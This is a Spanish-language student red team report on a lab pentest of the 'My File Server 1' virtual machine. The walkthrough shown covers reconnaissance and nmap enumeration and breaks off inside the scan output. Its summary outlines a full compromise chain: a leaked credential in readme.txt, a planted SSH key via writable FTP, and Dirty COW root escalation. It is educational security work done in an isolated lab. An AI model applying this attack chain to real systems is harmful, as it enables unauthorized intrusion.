

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Actividad 13:Red team report: pentesting de My File Server 1

López Gómez Samuel-177393

CNO IV – Seguridad Informática

01/10/26

Servando López Contreras

Índice

Contenido

Índice	2
2. Executive Summary (Resumen Ejecutivo).....	4
Calificación de riesgo global.....	5
Alcance (Scope)	5
Objetivo de la evaluación.....	5
Sistema objetivo.....	5
Reglas de involucramiento (Rules of Engagement)	5
Fuera de alcance.....	6
4. Metodología aplicada	6
Herramientas utilizadas.....	6
5. Fases de reconocimiento.....	7
5.1 Preparación del entorno de laboratorio.....	7
5.2 Identificación de la dirección IP propia	9
5.3 Descubrimiento de hosts activos (barrido ARP)	9
6. Enumeración	10
6.1 Escaneo completo de puertos y servicios con Nmap	10
Resumen de puertos y servicios identificados	12
6.2 Enumeración de recursos compartidos SMB.....	13
6.3 Enumeración del servicio web con Nikto	13
6.4 Divulgación de credenciales vía readme.txt	14
7. Explotación.....	15
7.1 Preparación: generación del par de llaves SSH	15
7.2 Autenticación FTP con las credenciales obtenidas	16
7.3 Escritura de la llave pública en authorized_keys	16
7.4 Acceso interactivo por SSH.....	18
8. Escalada de privilegios	19
8.1 Identificación de la versión del kernel y búsqueda del exploit	19

8.2 Transferencia, compilación y ejecución del exploit	20
9. Análisis de impacto basado en el Modelo CIA	22
Confidencialidad.....	22
Integridad	22
Disponibilidad.....	22
10. Recomendaciones técnicas	22
Prioridad crítica.....	22
Prioridad alta	23
Prioridad media.....	23
Prioridad general	23
11. Tabla de hallazgos	24

2. Executive Summary (Resumen Ejecutivo)

El 30 de septiembre de 2026, el analista actuó como Red Team contratado por la organización para evaluar el nivel de exposición de la máquina `My_File_Server_1`, un sistema que simula un entorno corporativo de almacenamiento/servidor de archivos. El objetivo de la evaluación fue identificar, explotar y documentar las vulnerabilidades presentes, determinando el nivel máximo de acceso que un atacante externo podría alcanzar partiendo únicamente de una dirección IP dentro del segmento de red.

El resultado de la evaluación es crítico: el analista logró el compromiso total del sistema (acceso root), partiendo de un simple escaneo de puertos y sin necesidad de credenciales previas. La ruta de ataque completa combinó varias debilidades de configuración de severidad media e individualmente explotables en cadena, que en conjunto permitieron una escalada progresiva desde acceso anónimo hasta control absoluto del servidor:

1. Divulgación de información sensible: un archivo `readme.txt` accesible públicamente por HTTP expone en texto plano una contraseña válida del sistema (`smbuser:rootroot1`).
2. Servicio FTP mal configurado (`vsftpd 3.0.2`, puerto 21): permite iniciar sesión con las credenciales obtenidas y ofrece acceso de escritura al directorio `home` del usuario, incluyendo su carpeta `.ssh`.
3. Persistencia mediante SSH sin contraseña: al tener permisos de escritura sobre `.ssh`, el analista subió su propia llave pública como `authorized_keys`, obteniendo acceso SSH interactivo sin necesidad de conocer ni volver a usar la contraseña.
4. Escalada de privilegios local mediante Dirty COW (CVE-2016-5195): el kernel de Linux del servidor (3.10.0-229.el7, CentOS 7) es vulnerable a esta condición de carrera crítica, que permitió al analista, ya autenticado como usuario de bajo privilegio (`smbuser`), obtener una shell como root en segundos.

Como evidencia final de la explotación exitosa se recuperó el archivo `/root/proof.txt`, accesible únicamente con privilegios de superusuario, confirmando el control total del sistema por parte del analista.

Se recomienda a la organización remediar de forma prioritaria la exposición de credenciales, endurecer la configuración de los servicios FTP y SMB (deshabilitar el acceso anónimo/NULL session y las escrituras no autenticadas), y aplicar de inmediato las actualizaciones de kernel correspondientes a CVE-2016-5195, dado que su explotación resultó trivial, rápida y con impacto total sobre la confidencialidad, integridad y disponibilidad del sistema.

Calificación de riesgo global

Nivel de riesgo	Vulnerabilidades críticas	Vulnerabilidades altas	Resultado del compromiso
CRÍTICO	2	2	Acceso root (compromiso total)

Alcance (Scope)

Objetivo de la evaluación

Determinar, mediante una metodología estructurada de pentesting de caja negra, el nivel de exposición y el impacto máximo alcanzable sobre la máquina virtual My File Server: 1, simulando las acciones de un atacante externo sin credenciales previas ni conocimiento interno de la arquitectura del sistema.

Sistema objetivo

Nombre de la máquina	My File Server: 1
Dirección IP objetivo	192.168.56.103
Sistema operativo	CentOS Linux 7 (Core) — Kernel 3.10.0-229.el7.x86_64
Segmento de red	192.168.56.0/24 — Adaptador "Solo anfitrión" (VirtualBox Host-Only), aislado de redes externas
Máquina atacante	Kali Linux 2026.2 (VirtualBox) — 192.168.56.102, mismo segmento host-only

Reglas de involucramiento (Rules of Engagement)

- La evaluación se realizó en un entorno de laboratorio completamente aislado (red host-only de VirtualBox), sin conectividad hacia redes externas ni hacia internet desde la máquina objetivo.
- Las pruebas se limitaron exclusivamente a la dirección IP 192.168.56.103, correspondiente a la máquina vulnerable My File Server: 1, previamente identificada mediante su dirección MAC configurada en el adaptador de red.
- Se autorizó el uso de técnicas activas de reconocimiento, enumeración, explotación de vulnerabilidades conocidas (CVE públicos) y escalada de privilegios, con fines exclusivamente académicos y de práctica de habilidades ofensivas.
- No se realizaron ataques de denegación de servicio (DoS) ni se modificó ni eliminó información del sistema objetivo más allá de lo estrictamente necesario para demostrar la explotación (por ejemplo, la creación del archivo `authorized_keys`).

Fuera de alcance

- Cualquier host distinto a 192.168.56.103 dentro del mismo segmento de red (incluyendo la propia máquina atacante y otras máquinas virtuales del entorno).
- Ataques de ingeniería social, phishing o pruebas de seguridad física.

4. Metodología aplicada

La evaluación se estructuró siguiendo los lineamientos del Penetration Testing Execution Standard (PTES), complementado con las categorías de pruebas descritas en la OWASP Testing Guide para el componente web del servidor. Se aplicaron las siguientes fases de forma secuencial:

5. **Fase 1** — Reconocimiento (Information Gathering): identificación de la dirección IP del objetivo dentro del segmento de red mediante barrido ARP, sin interacción directa con los servicios del sistema.
6. **Fase 2** — Enumeración (Vulnerability Analysis / Scanning): identificación de puertos abiertos, servicios, versiones de software y posibles vectores de ataque mediante herramientas automatizadas (Nmap, SMBMap, Nikto) y verificación manual de rutas web.
7. **Fase 3** — Explotación (Exploitation): obtención de acceso inicial al sistema aprovechando la información recolectada en la fase anterior, mediante el uso de credenciales expuestas y una técnica de persistencia basada en la escritura no autenticada de una llave SSH pública.
8. **Fase 4** — Post-explotación y escalada de privilegios (Post Exploitation): identificación de la versión del kernel del sistema, búsqueda de exploits públicos aplicables y ejecución de la prueba de concepto correspondiente para elevar privilegios de un usuario estándar a superusuario (root).
9. **Fase 5** — Reporting: documentación estructurada de cada hallazgo, evidencia técnica, análisis de impacto bajo el modelo CIA (Confidencialidad, Integridad y Disponibilidad) y recomendaciones de mitigación priorizadas por severidad.

Herramientas utilizadas

ip / netdiscover

Identificación de la interfaz de red propia y barrido ARP del segmento para descubrir hosts activos.

Nmap 7.99

Escaneo de puertos, detección de servicios, versiones y scripts de enumeración (NSE).

SMBMap

Enumeración de recursos compartidos SMB y sus permisos de acceso.

Nikto v2.6.0

Escaneo de vulnerabilidades y configuraciones inseguras en el servidor web Apache.

Cliente FTP

Autenticación y transferencia de archivos hacia el servidor vsftpd (subida de authorized_keys).

ssh-keygen / OpenSSH

Generación del par de llaves RSA y conexión SSH interactiva al sistema objetivo.

SearchSploit / Exploit-DB

Búsqueda y obtención del exploit público para CVE-2016-5195 (Dirty COW).

GCC / Python3 http.server

Compilación del exploit en el objetivo y transferencia del código fuente vía servidor HTTP improvisado.

5. Fases de reconocimiento

5.1 Preparación del entorno de laboratorio

Antes de iniciar cualquier prueba activa, fue necesario garantizar que tanto la máquina atacante (Kali Linux) como la máquina objetivo (My File Server: 1) se encontraran aisladas en el mismo segmento de red privado, sin exponer el laboratorio a redes externas. Para ello, en Oracle VirtualBox se configuró el Adaptador 1 de ambas máquinas virtuales en modo "Adaptador sólo anfitrión" (Host-Only), utilizando la red virtual VirtualBox Host-Only Ethernet Adapter. Esta configuración crea una red interna aislada entre el equipo anfitrión y las máquinas virtuales, ideal para un laboratorio de pentesting controlado.




Figura 1. Configuración del Adaptador 1 de My_file_server_1 en modo "Adaptador sólo anfitrión" (MAC 08:00:27:DC:0E:9B).




Figura 2. Configuración equivalente del adaptador de red de la máquina Kali Linux en modo "Adaptador sólo anfitrión".

Se inició la máquina objetivo para confirmar que arrancara correctamente y quedara disponible en la red antes de proceder con el escaneo. La pantalla de login confirmó que se trata de un sistema CentOS Linux 7 (Core), kernel 3.10.0-229.el7.x86_64, con hostname fileserv — información que resultaría clave más adelante para la fase de escalada de privilegios.





Figura 3. Pantalla de arranque de la máquina objetivo, confirmando el sistema operativo CentOS 7 y el hostname "fileserv".

5.2 Identificación de la dirección IP propia

Desde la máquina Kali se ejecutó el comando `ip a` para determinar la dirección IP asignada a la interfaz de red `eth0` dentro del segmento host-only, información necesaria como punto de referencia para las pruebas posteriores y, más adelante, para actuar como servidor durante la transferencia del exploit de escalada de privilegios.

```
ip a
```



```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Session  Actions  Edit  View  Help

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 410sec preferred_lft 410sec
   inet6 fe80::9ec9:1398:e71a:b2f3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc fq_codel state UNKNOWN group default qlen 500
   link/none
   inet6 fe80::1c:d7cc:c352:3dfb/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever


(kali@kali)-[~]
$
```

Figura 4. Salida del comando "ip a": la interfaz `eth0` de Kali obtiene la dirección `192.168.56.102/24`.

5.3 Descubrimiento de hosts activos (barrido ARP)

Para identificar qué otras máquinas se encontraban activas dentro del mismo segmento de red, se utilizó `netdiscover`, una herramienta que envía peticiones ARP (Address Resolution Protocol) y escucha las respuestas para descubrir hosts activos en una red local, sin necesidad de que dichos hosts tengan habilitada la respuesta a ICMP (ping).

```
sudo netdiscover -i eth0 -r 192.168.56.102/24
```



```
File System

(kali@kali)-[~]
$ sudo netdiscover -i eth0 -r 192.168.56.102/24sS
```

Figura 5. Ejecución de `netdiscover` sobre el rango de red `192.168.56.102/24`.

El barrido identificó dos hosts activos además de la propia máquina Kali. La dirección MAC 08:00:27:dc:0e:9b, asociada a la IP 192.168.56.103, coincide exactamente con la dirección MAC configurada en el Adaptador 1 de la máquina My_file_server_1 (véase Figura 1), lo que permitió identificar sin ambigüedad 192.168.56.103 como la dirección IP de la máquina objetivo, sin necesidad de adivinar ni de depender de un nombre de host.




Figura 6. Resultado de netdiscover: dos hosts detectados. La MAC 08:00:27:dc:0e:9b (IP 192.168.56.103) coincide con la de la máquina objetivo.

6. Enumeración

6.1 Escaneo completo de puertos y servicios con Nmap

Con la dirección IP objetivo confirmada, se ejecutó un escaneo exhaustivo con Nmap utilizando las banderas -p- (escanear la totalidad de los 65 535 puertos TCP, no solo los más comunes) y -A (detección agresiva: versión de servicios, sistema operativo, scripts NSE por defecto y traceroute), con el fin de obtener el panorama más completo posible de la superficie de ataque expuesta por el servidor.

```
nmap -p- -A 192.168.56.103
```





Figura 7. Inicio del escaneo Nmap sobre 192.168.56.103, con barrido SYN Stealth sobre los 65 535 puertos.

El escaneo reveló una superficie de ataque considerable, con múltiples servicios de archivos e infraestructura expuestos simultáneamente:



```
kali@kali: ~  
$ nmap -p- -A 192.168.56.103  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-30 03:21 -0400  
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 3.25% done; ETC: 03:26 (0:04:28 remaining)  
Nmap scan report for 192.168.56.103  
Host is up (0.00032s latency).  
Not shown: 64433 filtered tcp ports (no-response), 90 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.2  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ drwxrwxrwx   3 0          0          16 Feb 19 2020 pub [NSE: writeable]  
|_ ftp-syst:  
|_ STAT:  
|_ FTP server status:  
|_   Connected to ::ffff:192.168.56.102  
|_   Logged in as ftp  
|_   TYPE: ASCII  
|_   No session bandwidth limit  
|_   Session timeout in seconds is 300  
|_   Control connection is plain text  
|_   Data connections will be plain text  
|_   At session startup, client count was 2  
|_   vsFTPD 3.0.2 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)  
|_ ssh-hostkey:  
|_   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)  
|_   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)  
|_   256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)  
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))  
|_ http-methods:  
|_   Potentially risky methods: TRACE  
|_ http-title: My File Server  
|_ http-server-header: Apache/2.4.6 (CentOS)  
111/tcp   open  rpcbind      2-4 (RPC #100000)  
|_ rpcinfo:  
|_   program version   port/proto  service  
|_   100000  2,3,4         111/tcp     rpcbind  
|_   100000  2,3,4         111/udp     rpcbind  
|_   100000  3,4           111/tcp6    rpcbind  
|_   100000  3,4           111/udp6    rpcbind  
|_   100003  3,4           2049/tcp    nfs  
|_   100003  3,4           2049/tcp6   nfs  
|_   100003  3,4           2049/udp    nfs  
|_   100003  3,4           2049/udp6   nfs  
|_   100005  1,2,3         20048/tcp   mountd  
|_   100005  1,2,3         20048/tcp6  mountd  
|_   100005  1,2,3         20048/udp   mountd  
|_   100005  1,2,3         20048/udp6  mountd  
|_   100021  1,3,4         34006/udp6  nlockmgr  
|_   100021  1,3,4         37275/udp   nlockmgr  
|_   100021  1,3,4         49406/tcp   nlockmgr  
|_   100021  1,3,4         56986/tcp6  nlockmgr
```

Figura 8. Resultado del escaneo Nmap (parte 1): puertos FTP (21), SSH (22), HTTP (80) y RPC/NFS (111) con sus versiones.

```

Session Actions Edit View Help
111/tcp open rpcbind 2-4 (RPC #100000)
|_ rpinfo:
|   program version port/proto service
|   100000 2,3,4 111/tcp rpcbind
|   100000 2,3,4 111/udp rpcbind
|   100000 3,4 111/tcp6 rpcbind
|   100000 3,4 111/udp6 rpcbind
|   100003 3,4 2049/tcp nfs
|   100003 3,4 2049/tcp6 nfs
|   100003 3,4 2049/udp nfs
|   100003 3,4 2049/udp6 nfs
|   100005 1,2,3 20048/tcp mountd
|   100005 1,2,3 20048/tcp6 mountd
|   100005 1,2,3 20048/udp mountd
|   100005 1,2,3 20048/udp6 mountd
|   100021 1,3,4 34006/udp6 nlockmgr
|   100021 1,3,4 37275/udp nlockmgr
|   100021 1,3,4 49406/tcp nlockmgr
|   100021 1,3,4 56986/tcp6 nlockmgr
|   100024 1 34859/udp status
|   100024 1 36239/tcp status
|   100024 1 45622/udp6 status
|   100024 1 60737/tcp6 status
|   100227 3 2049/tcp nfs_acl
|   100227 3 2049/tcp6 nfs_acl
|   100227 3 2049/udp nfs_acl
|   100227 3 2049/udp6 nfs_acl
445/tcp open netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp open nfs_acl 3 (RPC #100227)
2121/tcp open ftp ProFTPD 1.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
20048/tcp open mountd 1-3 (RPC #100005)
MAC Address: 08:00:27:DC:0E:9B (Oracle VirtualBox virtual NIC)
